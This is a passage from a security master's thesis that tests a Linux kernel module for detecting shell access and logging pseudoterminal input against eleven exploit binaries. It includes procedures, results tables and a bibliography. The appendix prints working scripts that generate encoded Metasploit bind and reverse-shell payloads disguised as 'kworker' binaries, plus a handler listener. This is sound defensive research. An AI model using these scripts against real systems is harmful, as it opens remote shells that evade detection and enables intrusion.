verify exploit ran properly

-within handler shell

type : echo $$

record PID reported on remote session

execute the standard list of commands on the attacking system

end exploit session

4.2.3 Secure Shell Access Verification

OpenSSH server allows remote users to gain secure access to the system. Upon connection to the service, the ssh daemon handles key exchanges and authenticates the user. It provides the user with encrypted access to the shell environment. This test is done to provide a basis of expected system behavior.

Proper operation of the sshd service was verified prior to testing the project modules by following the following procedure:

On Ubuntu VM:

start sshd server

ensure sshd is running

netstat terminal (netstat -antp TCP)

- verify sshd listening, record port number

-record PID of process created by sshd

-record binary image loaded by process

On BT5R3 VM:

connect to ssh service on Ubuntu VM

(ssh user@xxx.xxx.xxx.xxx)

On Ubuntu VM:

verify ssh connected

5. Procedure

5.1 Iterations

The goal of the thesis was to discover if we could bridge the gap between what is detected and what exploits a system without focusing on improving malware detection, but rather on how the operating system works.

The first part of this question asked if we bridge the gap between malware detection and breach without focusing on improving malware detection. To this end, a kernel module was built based on normal system behavior to detect access to any of the system provided shells. A standard test procedure was developed along with shell access verification procedures to test the module. The access verification procedures included eleven exploits previously known to evade detection, as well as standard access procedures to create a basis of expected system behavior.

The second part of the question asked if we can use normal system behavior models to create a breach mitigation solution (to bridge the gap). To this end, a user-space logging facility was developed, modeled after normal access to the system provided shells, from a local and remote perspective. These normal system behavior models make use of pseudoterminals that rely on the TTY layer. A standard test was

developed to test the logging facility's ability to capture input to the shells. Using the Access Verification Procedures, eleven exploits were used during testing. The access verification procedures also include normal behavior tests to verify that the solution works.

5.2 Testing Verification Procedures

All eleven shellcode injected binaries were executed on the Ubuntu 12.04 virtual machine. The exploits we executed independently of the thesis' modules to ensure that they worked properly. Any staged exploit requires retrieval of the remainder of its particular exploit from a predefined remote system. The exploit's callback address is predefined at binary build time. Eight of the eleven binaries contained staged shellcode. Proper retrieval of the staged portions of the exploits was observed prior to testing the project modules.

Once verification of proper exploit execution, and secure shell access were completed, the thesis' modules were loaded. A standard test was executed against the secure shell and each of the exploits. The secure shell access test was done to provide a basis of expected system behavior.

The standard ordered list of commands, as well as the extended meterpreter list of commands was used where appropriate. The tests were performed in the exact same manner per exploit, except for the use of either the bind_shell verification procedure, or the reverse_shell verification procedure. This is due to the difference in the shellcode carried by the particular binaries.

The high level overview of the steps followed to conduct the individual tests begins with a clean system boot. The thesis' modules are loaded, and proper operation of the modules is verified. The standard remote shell access verification test is performed with the modules in place. Then the appropriate exploit is executed, and verified. This is the one place where the test varies. Depending on the shellcode_injected binary selected for testing, either the reverse_shell verification procedure or the bind_shell verification procedure is executed. The final step involves verification of PIDs and collection of logs created.

In order to manage kernel logs, and collect the data, 3 terminal windows were used in the verification of proper test execution. The following terminals were used:

Terminal 1 - sys_hook terminal:

navigate to location of sys_hook module source
(will need to compile the module with debugging flag ON

- uncomment #define DEBUG
- type make)

dmesg command

verify module load and PID transfers

Terminal 2 - pilot terminal:

navigate to location of pilot program

sudo ./pilot

enables the thesis' modules

allows monitoring of modules

record kernel transferred PIDs, and logs created

Terminal 3 - netstat terminal:

verify bind_shell / reverse_shell connections

allows recording of ports, PIDs, binary images loaded, etc

All tests were carried out using the following steps:

On Ubuntu VM:

Enable kernel logging for module

compile module with debug flag enabled

execute the pilot program

installs module

detects access to shell

logs activity

Verify module loaded and ready

(check kernel logs - kernel logging enabled for tests in module)

Here's the first place where the tests vary. Depending on which verification is desired, select the appropriate verification procedure.

Select:

Secure Shell Access Procedure or

Bind_shell Exploit Verification Procedure or

Reverse_shell Exploit Verification Procedure

On Ubuntu VM:

netstat terminal (netstat -antp TCP)

- verify exploit session is established

-record PID of process created by executed binary

-record port

-record binary image loaded by process

This is the second place where the test varies. This is due to the use of four meterpreter capable exploits within the Metasploit framework.

On BT5R3 VM:

within exploit provided shell:

execute extended meterpreter command list

(for meterpreter capable exploits only)

execute the standard list of commands

end exploit session

On Ubuntu VM:

pilot terminal-

record PIDs transferred from the kernel module

(./pilot process)

record PIDs of monitored processes

(any PID for which a monitor process was execd and able to attach)

stop pilot process

record number of logs created, and match to captured PIDs

verify which PIDs were logged

sys_hook terminal-

remove sys_hook module

(reboot Ubuntu VM)

5.3 Obtaining a Target Score

In order to obtain a score, the standard test on local and secure procedures were executed to obtain a base line for how the normal system shell access would rate. Execution of all the bind_shell and reverse_shell verification procedures was the next step. The PIDs of all processes created were recorded, along with the PIDs that were captured by the kernel module, and the processes that were successfully attached along with the associated log files. Verification of the logs created followed, to inspect whether or not input was recorded. The use of a pseudoterminal and the TTY layer by the individual procedure was also recorded.

6. Results

Outcomes from testing the thesis' modules were mixed. The detection of shell spawning processes that make use of the TTY layer was 100%, however, the detection of processes accessing the system's shell interface was 78.2%. The first portion of the work was to investigate the possibility of lessening the impact of a breach by not focusing on detection of the malware that caused the breach. The results suggest that this approach has an 78.2% chance of success.

The second portion of the work was to investigate the use of normal operating system behavior as a basis for building a mitigation solution. The logging of user input to the system's shells was only 33% successful. This suggests that simply basing the mitigation solution on normal operating system behavior is not a viable approach to bridging the gap between detection and breach.

Table 6.1.: Total Access to System Shell's by the Verification Procedures

Total Access to System's Shell Interface
32

Table 6.2.: Total detection of processes accessing the System's shells detected:

Total Detected	**Percentage of Detection**
25	78.2%

Table 6.3.: Total pseudoterminal processes successfully logged

Logged	**Pseudoterminal Processes**	**Logging Percentage**
2	6	33.3%

6.1 Individual Test results

Table 6.4.: Local Shell Access Verification Procedure

binary executed	Spawned Shell PID	Method of spawning shell	captured shell PID	attached & created log	input logged	Pseudo-terminal
gnome-terminal	3492	loads binary image /bin/bash	3492	yes	No	(master)
	3570	loads binary image /bin/bash	3570	yes	yes	(slave)
	3584	(lsb command) execs an addition shell	3584	yes	in slave log	None

Table 6.5.: Secure Shell Access Verification Procedure

binary executed	Spawned Shell PID	Method of spawning shell	captured shell PID	attached & created log	input logged	Pseudo-terminal
ssh	3017	loads binary image /bin/bash sshd[private]	3017	yes	No	(master)
	3085	loads binary image /bin/bash	3085	yes	yes	(slave)
	3208	(lsb command) execs an addition shell	3208	yes	in slave log	None

Table 6.6.: Exploit Verification Procedure (kworker1)

binary executed	Spawned Shell PID	Method of spawning shell	captured shell PID	Attached & created log	input logged	Pseudo-terminal
Kworker1	2299	loads binary image /bin//sh		no	No	None
	2311	(lsb command) execs an addition shell	2311	yes	No	None

Table 6.7.: Exploit Verification Procedure (kworker2)

binary executed	Spawned Shell PID	Method of spawning shell	captured shell PID	attached & created log	input logged	Pseudo-terminal
Kworker2	2274	loads binary image /bin//sh		no	no	None
	2284	(lsb command) execs an addition shell	2284	yes	No	None

Table 6.8.: Exploit Verification Procedure (kworker3)

binary executed	Spawned Shell PID	Method of spawning shell	captured shell PID	attached & created log	input logged	Pseudo-terminal
Kworker3	4099	loads binary image /bin//sh		no	No	None
	4109	(lsb command) execs an addition shell	4109	yes	No	None

Table 6.9.: Exploit Verification Procedure (kworker4)

binary executed	Spawned Shell PID	Method of spawning shell	captured shell PID	attached & created log	input logged	Pseudo-terminal
Kworker4	4283	loads binary image /bin//sh		no	No	None
	4290	(lsb command) execs an addition shell	4290	yes	No	None

Table 6.10.: Exploit Verification Procedure (kworker5)

binary executed	Spawned Shell PID	Method of spawning shell	captured shell PID	attached & created log	input logged	Pseudo-terminal
Kworker5	4437	loads binary image /bin//sh		no	No	None
	4444	(lsb command) execs an addition shell	4444	yes	No	None

Table 6.11.: Exploit Verification Procedure (kworker6)

binary executed	Spawned Shell PID	Method of spawning shell	captured shell PID	attached & created log	input logged	Pseudo-terminal
Kworker6	4565	loads binary image /bin//sh		no	No	None
	4572	(lsb command) execs an addition shell	4572	yes	No	None

Table 6.12.: Exploit Verification Procedure (kworker7)

binary executed	Spawned Shell PID	Method of spawning shell	captured shell PID	attached & created log	input logged	Pseudo-terminal
Kworker7	4758	loads binary image /bin//sh		no	no	None
	4767	(lsb command) execs an addition shell	4767	yes	No	None

Table 6.13.: Exploit Verification Procedure (kworker8)

binary executed	Spawned Shell PID	Method of spawning shell	captured shell PID	attached & created log	input logged	Pseudo-terminal
Kworker8	4896	replaces binary image with meterpreter image		no	No	None
	4910	execs an addition shell	4910	yes	No	(master)
	4911	execs an addition shell	4911	yes	No	(slave)
	4917	(lsb command) execs an addition shell	4917	yes	No	None

Table 6.14.: Exploit Verification Procedure (kworker9)

binary executed	Spawned Shell PID	Method of spawning shell	captured shell PID	attached & created log	input logged	Pseudo-terminal
Kworker9	5085	replaces binary image with meterpreter image		no	No	None
	5098	execs an addition shell	5898	yes	No	(master)
	5099	execs an addition shell	5099	yes	No	(slave)
	5119	(lsb command) execs an addition shell	5119	yes	No	None

Table 6.15.: Exploit Verification Procedure (kworker10)

binary executed	Spawned Shell PID	Method of spawning shell	captured shell PID	attached & created log	input logged	Pseudo-terminal
Kworker10	5226	replaces binary image with meterpreter image		no	No	None
	5239	execs an addition shell	5239	yes	No	(master)
	5240	execs an addition shell	5240	yes	No	(slave)
	5256	(lsb command) execs an addition shell	5256	yes	No	None

Table 6.16.: Exploit Verification Procedure (kworker11)

binary executed	Spawned Shell PID	Method of spawning shell	captured shell PID	attached & created log	input logged	Pseudo-terminal
Kworker11	5500	replaces binary image with meterpreter image		no	No	None
	5512	execs an addition shell	5512	yes	No	(master)
	5513	execs an addition shell	5513	yes	No	(slave)
	5529	(lsb command) execs an addition shell	5529	yes	No	None

One additional comment about the results is that the normal behavior that was modeled for building the mitigation module was the use of the TTY layer by the pseudoterminals, specifically the slave side of the pseudoterminal pair. The 33% logging is based on logging of two of the 6 slave pseudoterminals created by the processes during all the access verification procedures. A logical question would be how would the logging of the master side of the pseudoterminal affect the results and possibly improve the approach? This is a question that must be addressed in any future work.

7. Future work

The work presented in this thesis could be improved upon. The logging facility could be extended to log the master side of the pseudoterminal pair. Improving the logging facility by adding one more operating system based behavior capability would likely improve the logging of the exploits. The logging facility was designed with the slave side of the pseudoterminal pair in mind. The slave side and the master side of a pseudoterminal pair differ in their handling of input. The slave side places the pseudoterminal in raw mode, this causes input to be sent per character received. The master side places the pseudoterminal in canonical mode. This causes the input received to be buffered into lines, delivering of the input to the pseudoterminal per line instead of per character. The shell access verification procedures would then need to be repeated to test the newly added capability against the previous tested exploits. This improvement on the logging facility would also show more definitively whether or not the approach is viable. Adding more models of normal behavior to the logging facility would also extend the logging of different exploits.

Another improvement is in modeling more ways to spawn shells, as well as modeling more ways to access the system provided shell environment. In essence, thinking of more ways to avoid current detection, and use those methods to improve the

kernel module.

A last improvement departs from a purely anomaly based approach, and looks at the exploits. Analysis of the exploits used could be used to derive the reason for the failed logging. Once those are discovered, the logging facility could be updated, and the access verification procedures performed once more. This approach, however, would result in extending the capability to those particular exploits only.

8. Conclusion

The goal of the thesis was to investigate if the gap between what is detected and what exploits a victim's Operating System could be bridged, without focusing on improving malware detection. Rather the focus was on how the Operating System works. The testing procedures focused on shell spawning exploits, as they provide an attacker access to the exploited system, and can lead to data leaks, etc. Lessening the impact of these types of attacks is a pressing matter, as well as investigating supplemental approaches that may aid the malware detection efforts currently underway.

The first portion asks can we bridge the gap between malware detection and breach without focusing on improving malware detection. The work presented here used polymorphic shellcodes previously missed by detection solutions to answer this question. The results suggest that relying on normal operating system behavior is a viable approach.

The second part of the thesis goal aims at answering can we use the normal operating system behavior models to create a breach mitigation solution. The work presented in this thesis suggests that relying solely on models of normal operating system behavior to build a mitigation solution does not result in a viable approach.

The work presented here does not suggest that malware detection efforts should stop, rather that there is a need to investigate ways to add to the detection efforts in order to mitigate the gap between detection and breach that do not focus on improving malware detection. What other approaches would be useful in coming alongside the current techniques to bridge the gap of malware detection?

Bibliography

[1] ÅKESSON, L. 2008. The TTY demystified. 2013, http://www.linusakesson.net/programming/tty/.

[2] ANLEY, C., HEASMAN, J., LINDER, F. AND RICHARTE, G. 2007. The Shellcoder's Handbook: Discovering and Exploiting Security Holes. Wiley Publishing, Inc., Indianapolis, IN 46256.

[3] ANONYMOUS. 2002. Writing Linux Kernel Keylogger. Phrack Magazine 11, http://www.phrack.org/issues.html?issue=59&id=14.

[4] BERNASCHI, M., GABRIELLI, E. AND MANCINI, L.V. 2000. Operating System Enhancements to Prevent the Misuse of System Calls. In Proceedings of the 7th ACM Conference on Computer and Communications Security, Athens, Greece, Anonymous ACM, New York, NY, USA, 174-183.

[5] BISHOP, P., BLOOMFIELD, R., GASHI, I. AND STANKOVIC, V. 2011. Diversity for Security: A Study with Off-the-Shelf AntiVirus Engines. In Software Reliability Engineering (ISSRE), 2011 IEEE 22nd International Symposium on, Anonymous , 11-19.

[6] BLUNDEN, B. 2013. The Rootkit Arsenal: Escape and Evasion in the Dark Corners of the System. Cathleen Sether, Burlington, MA 01803.

[7] CESARE, S., YANG XIANG AND WANLEI ZHOU. 2013. Malwise—An Effective and Efficient Classification System for Packed and Polymorphic Malware. Computers, IEEE Transactions on 62, 1193-1206. .

[8] CHENG, T., LIN, Y., LAI, Y. AND LIN, P. 2012. Evasion Techniques: Sneaking through Your Intrusion Detection/Prevention Systems. Communications Surveys & Tutorials, IEEE 14, 1011-1020. .

[9] DOHERTY, S., GEGENY, J., SPASOJEVIC, B. AND BALTAZAR, J. 2013. Hidden Lynx – Professional Hackers for Hire. 2013, http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/hidden_lynx.pdf.

[10] FERRIE, P. 2007. Attacks on Virtual Machine Emulators. 2013, http://www.symantec.com/avcenter/reference/Virtual_Machine_Threats.pdf.

[11] HENDERSON, C. July 02, 2013. Trusted Path Execution (TPE) Linux Kernel Module commit 9dd6b12997. 2013, https://github.com/cormander/tpe-lkm.

[12] HENDERSON, C. May 19, 2012. Hijacking Linux Kernel Pointers. 2013, http://cormander.com/2012/05/hijacking-linux-kernel-pointers/.

[13] HSU, F., WU, M., TSO, C., HSU, C. AND CHEN, C. 2012. Antivirus Software Shield Against Antivirus Terminators. Information Forensics and Security, IEEE Transactions on 7, 1439-1447. .

[14] JAFARIAN, J.H., ABBASI, A. AND SHEIKHABADI, S.S. 2011. A Gray-box DPDA-based Intrusion Detection Technique Using System-call Monitoring. In Proceedings of the 8th Annual Collaboration, Electronic Messaging, Anti-Abuse and Spam Conference, Perth, Australia, Anonymous ACM, New York, NY, USA, 1-12.

[15] JANA, S. AND SHMATIKOV, V. 2012. Abusing File Processing in Malware Detectors for Fun and Profit. In Security and Privacy (SP), 2012 IEEE Symposium on, May, Anonymous , 80-94.

[16] JIANG, X., WANG, X. AND XU, D. 2010. Stealthy Malware Detection and Monitoring Through VMM-based "Out-of-the-box" Semantic View Reconstruction. ACM Trans.Inf.Syst.Secur. 13, 12:1-12:28. http://doi.acm.org/10.1145/1698750.1698752.

[17] KELLER, A. 2008. Kernel Space - User Space Interfaces. 2014, http://people.ee.ethz.ch/~arkeller/linux/kernel_user_space_howto.html.

[18] KERRISK, M. 2010. The Linux Programming Interface : a Linux and unix system programming handbook. Pollock, William, San Francisco, CA.

[19] KERRISK, M. 2014. Linux Programmer's Manual . 2013, http://man7.org/linux/man-pages/man2/ptrace.2.html.

[20] MANGAN, P. 2007. Symantec - W32.Gaobot.CEZ. 2013, http://www.symantec.com/security_response/writeup.jsp?docid=2005-012609-1021-99&tabid=2.

[21] MARPAUNG, J.A.P., SAIN, M. AND HOON-JAE LEE. 2012. Survey on malware evasion techniques: State of the art and challenges. In Advanced Communication Technology (ICACT), 2012 14th International Conference on, Feb. 19-22, Anonymous , 744-749.

[22] MCWHORTER, D. 2013. APT1 Exposing One of China's Cyber Espionage Units. Mandiant APT1, https://www.mandiant.com/blog/mandiant-exposes-apt1-chinas-cyber-espionage-units-releases-3000-indicators/.

[23] MORRIS, J. 11 July 2013. Overview of Linux Kernel Security Features. 2014, https://www.linux.com/learn/docs/727873-overview-of-linux-kernel-security-features/.

[24] MUTZ, D., VALEUR, F., VIGNA, G. AND KRUEGEL, C. 2006. Anomalous System Call Detection. ACM Trans.Inf.Syst.Secur. 9, 61-93. http://doi.acm.org/10.1145/1127345.1127348.

[25] NAHORNEY, B. 2014. Symantec Monthly Threat Reports. 2014, http://www.symantec.com/security_response/publications/monthlythreatreport.jsp.

[26] ORACLE. 2014. Community – Oracle VM VirtualBox. 2013, https://www.virtualbox.org/.

[27] POLYCHRONAKIS, M., ANAGNOSTAKIS, K.G. AND MARKATOS, E.P. 2010. Comprehensive shellcode detection using runtime heuristics. In Proceedings of the 26th Annual Computer Security Applications Conference, Austin, Texas, Anonymous ACM, New York, NY, USA, 287-296.

[28] RAPID 7. 2014. Penetration Testing Software | Metasploit. 2014, http://www.metasploit.com/.

[29] RASHID, F. 2012. VUPEN Method Breaks Out of Virtual Machine to Attack Hosts. 2013, http://www.securityweek.com/vupen-method-breaks-out-virtual-machine-attack-hosts.

[30] RIECK, K., HOLZ, T., WILLEMS, C. AND DÜSSEL, P. 2008. Learning and Classification of Malware Behavior. In Fifth Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA 08, Anonymous .

[31] RIES, C. 2006. Inside Windows Rootkits. .

[32] RUBENKING, N. 2010. Solid Oak Files $2.2B Suit Against China, OEMs. PC Magazine 2013, http://www.pcmag.com/article2/0,2817,2357691,00.asp.

[33] SALZMAN, P., BURIAN, M. AND POMERANTZ, O. 2007. The Linux Kernel Module Programming Guide. The Linux Documentation Project 2014, http://www.tldp.org/LDP/lkmpg/2.6/html/lkmpg.html#AEN567.

[34] SHEVCHENKO, A. 2007. The evolution of self-defense technologies in malware. 2012, https://www.securelist.com/en/analysis/204791949/The_evolution_of_self_defense_technologies_in_malware.

[35] SMALLEY, S., VANCE, C. AND SALAMON, W. February, 2006. Implementing SELinux as a linux security module. 2013, http://www.nsa.gov/research/_files/publications/implementing_selinux.pdf.

[36] SONG, Y., LOCASTO, M.E., STAVROU, A., KEROMYTIS, A.D. AND STOLFO, S.J. 2010. On the infeasibility of modeling polymorphic shellcode. Mach.Learn. 81, 179-205. http://dx.doi.org/10.1007/s10994-009-5143-5.

[37] SPENDER, B. 2013. Why LSM will harm the security of all Linux systems. 2014, .

[38] SPENDER, B. 5 February 2014. Grsecurity/Appendix/Grsecurity and PaX Configuration Options. 2014, http://en.wikibooks.org/wiki/Grsecurity/Appendix/Grsecurity_and_PaX_Configuration_Options.

[39] SPENDER, B. 5 February 2014. Grsecurity Documentation. 2014, http://en.wikibooks.org/wiki/Grsecurity.

[40] SPENDER, B. January, 2014. Index of /~spender/exploits. 2014, http://grsecurity.net/~spender/exploits/enlightenment.tgz.

[41] SYMANTEC. 2013. Malicious Code Trends. 2014, http://www.symantec.com/threatreport/topic.jsp?id=malicious_code_trends&aid=top_malicious_code_families.

[42] WRIGHT, C., COWAN, C., MORRIS, J., SMALLEY, S. AND KROAH-HARTMAN, G. 2003. Linux security modules: general security support for the linux kernel. In Foundations of Intrusion Tolerant Systems, 2003 [Organically Assured and Survivable Information Systems], Anonymous , 213-226.

[43] WU, Z., GIANVECCHIO, S., XIE, M. AND WANG, H. 2010. Minimorphism: A New Approach to Binary Code Obfuscation. In Proceedings of the 17th ACM Conference on Computer and Communications Security, Chicago, Illinois, USA, Anonymous ACM, New York, NY, USA, 536-546.

[44] ZOLKIPLI, M.F. AND JANTAN, A. 2010. Malware Behavior Analysis: Learning and Understanding Current Malware Threats. In Network Applications Protocols and Services (NETAPPS), 2010 Second International Conference on, Anonymous

A. Experiment Scripts

This appendix shows the scripts used during the Experiment development and Exploit development. The entire thesis's code base is available by contacting the author or Dr. Carol Taylor at Eastern Washington University.

Exploit Generation Script:

```
#/bin/bash
# creates a handlers file
#feed file to multi_handler script to start handlers
clear
echo "*****************************************************"
echo "*      MONITOR MALICIOUS BINARY TEST GENERATOR     *"
echo "*****************************************************"
echo "Generates 12 binaries:
1-bind_nonx_tcp
2-bind_tcp
3-shell_bind_tpc(inline)
4-reverse_nonx_tcp
5-reverse_tcp
6-shell_reverse_tcp(inline)
7-shell_reverse_tcp2
8-reverse_unix
9-bind_tpc(meterp)
10-bind_nonx_tcp(meterp)
11-reserver_tcp(meterp)
12-reverse_nonx_tcp(meterp)
"
echo "IP info: "
ifconfig
echo "Reverse shell Info:"
echo -e "Select local IP from above:  \c"
read IP

touch handlers

num=1
echo -e "Enter starting listening port (incremented per binary
built)?  \c"
read PORT
echo "Generating elf files....."
#1
```

```
msfpayload linux/x86/shell/bind_nonx_tcp LPORT=$PORT R |
msfencode -e x86/shikata_ga_nai -c 3 -t elf > kworker$num
echo "linux/x86/shell/bind_nonx_tcp $PORT (RHOST!)" > handlers
PORT=$[$PORT+1]
num=$[$num+1]
#2
msfpayload linux/x86/shell/bind_tcp LPORT=$PORT R | msfencode -e
x86/shikata_ga_nai -c 3 -t elf > kworker$num
echo "linux/x86/shell/bind_tcp $PORT (RHOST!)" >> handlers
PORT=$[$PORT+1]
num=$[$num+1]
#3
msfpayload linux/x86/shell_bind_tcp LPORT=$PORT R | msfencode -e
x86/shikata_ga_nai -c 3 -t elf > kworker$num
PORT=$[$PORT+1]
num=$[$num+1]
#4
msfpayload linux/x86/shell/reverse_nonx_tcp LHOST=$IP LPORT=$PORT
R | msfencode -e x86/shikata_ga_nai -c 3 -t elf > kworker$num
echo "linux/x86/shell/reverse_nonx_tcp $PORT" >> handlers
PORT=$[$PORT+1]
num=$[$num+1]


#5 payload/linux/x86/shell/reverse_tcp
msfpayload linux/x86/shell/reverse_tcp LHOST=$IP LPORT=$PORT R |
msfencode -e x86/shikata_ga_nai -c 3 -t elf > kworker$num
echo "linux/x86/shell/reverse_tcp $PORT" >> handlers
PORT=$[$PORT+1]
num=$[$num+1]


#6 payload/linux/x86/shell_reverse_tcp
msfpayload linux/x86/shell_reverse_tcp LHOST=$IP LPORT=$PORT R |
msfencode -e x86/shikata_ga_nai -c 3 -t elf > kworker$num
echo "linux/x86/shell_reverse_tcp $PORT" >> handlers
PORT=$[$PORT+1]
num=$[$num+1]


#7 payload/linux/x86/shell_reverse_tcp2
msfpayload linux/x86/shell_reverse_tcp2 LHOST=$IP LPORT=$PORT R |
msfencode -e x86/shikata_ga_nai -c 3 -t elf > kworker$num
echo "linux/x86/shell_reverse_tcp2 $PORT" >> handlers
PORT=$[$PORT+1]
num=$[$num+1]


#8 payload/cmd/unix/reverse_bash (does not work on Debian based
distros)
msfpayload cmd/unix/reverse_bash LHOST=$IP LPORT=$PORT R |
msfencode -e x86/shikata_ga_nai -c 3 -t elf > kworker$num
```

```
echo "cmd/unix/reverse_bash $PORT" >> handlers
PORT=$[$PORT+1]
num=$[$num+1]


#9 payload/linux/x86/meterpreter/bind_tcp
msfpayload linux/x86/meterpreter/bind_tcp LHOST=$IP LPORT=$PORT R
| msfencode -e x86/shikata_ga_nai -c 3 -t elf > kworker$num
echo "linux/x86/meterpreter/bind_tcp $PORT (RHOST!)" >> handlers
PORT=$[$PORT+1]
num=$[$num+1]

#10 payload/linux/x86/meterpreter/bind_nonx_tcp
msfpayload linux/x86/meterpreter/bind_nonx_tcp LHOST=$IP
LPORT=$PORT R | msfencode -e x86/shikata_ga_nai -c 3 -t elf >
kworker$num
echo "linux/x86/meterpreter/bind_nonx_tcp $PORT (RHOST!)" >>
handlers
PORT=$[$PORT+1]
num=$[$num+1]

#11 payload/linux/x86/meterpreter/reverse_tcp
msfpayload linux/x86/meterpreter/reverse_tcp LHOST=$IP
LPORT=$PORT R | msfencode -e x86/shikata_ga_nai -c 3 -t elf >
kworker$num
echo "linux/x86/meterpreter/reverse_tcp $PORT" >> handlers
PORT=$[$PORT+1]
num=$[$num+1]


#12 payload/linux/x86/meterpreter/reverse_nonx_tcp
msfpayload linux/x86/meterpreter/reverse_nonx_tcp LHOST=$IP
LPORT=$PORT R | msfencode -e x86/shikata_ga_nai -c 3 -t elf >
kworker$num
echo "linux/x86/meterpreter/reverse_nonx_tcp $PORT" >> handlers
PORT=$[$PORT+1]
num=$[$num+1]



echo "kworker binaries generated..."
chmod 731 kworker*
ls -la kworker*
```

Exploit Handler script:

```
#! /bin/bash
clear
echo "*************************************************"
echo "*      METASPLOIT LINUX MULTIHANDLER LISTENER       *"
echo "*************************************************"
echo "Network devices available:"
cat /proc/net/dev | tr -s ' ' | cut -d ' ' -f1,2 | sed -e '1,2d'
echo -e "Which interface: \c"
read INT
echo -e "Select listening port (use in Payload creation) ?  \c"
read PORT
echo - "Enter Payload Info: (linux/x86/shell/reverse_nonx_tcp)
\c"
read PAYLOAD
echo - "Enter Remote Info: (for bind staged exploits) \c"
read RIP
#read IP(just two cases test1 and test2)
#Get OS type (Linux/etc)
OS=`uname`
IO='' #store IP
case $OS in
     Linux) IP=`/sbin/ifconfig $INT | grep 'inet addr:' | grep -
v '127.0.0.1' | cut -d: -f2 | awk '{ print $1 }'`;;
     *) IP="Unknown";;
esac
#enter local or remote IP for handler?

echo "Starting Listener....."
msfcli exploit/multi/handler PAYLOAD=$PAYLOAD LHOST=$IP
LPORT=$PORT E

#for staged bind
#msfcli exploit/multi/handler PAYLOAD=$PAYLOAD RHOST=$RIP
LPORT=$PORT E
```

Curriculum Vitæ

Author: Geancarlo Palavicini Jr.

Place of Birth: San Jose, Costa Rica

Undergraduate Schools Attended: Spokane Falls Community College
Eastern Washington University

Degrees Awarded: Bachelor of Science, June 2011, Eastern Washington University

Associate of Arts, December 2008, Spokane Falls Community College

Honors and Awards: Graduate Service Appointment, Computer Science Department, 2011-2014, Eastern Washington University

Graduated Cum Laude, Eastern Washington University, 2011

Dean's List of Distinguished Students, 2009-2011, Eastern Washington University

Professional Experience:

Information Technology Consultant, Spokane, Washington, 2006 – 2011

Senior Network Engineer, Tekserv1 LLC, Anaheim, California, 2003 – 2006

PC/LAN Technician, Western Institutional Review Board, Olympia, Washington, 2000 – 2003

Information Systems Security Officer, U.S. Army, Fort Lewis, Washington, 1996 – 2000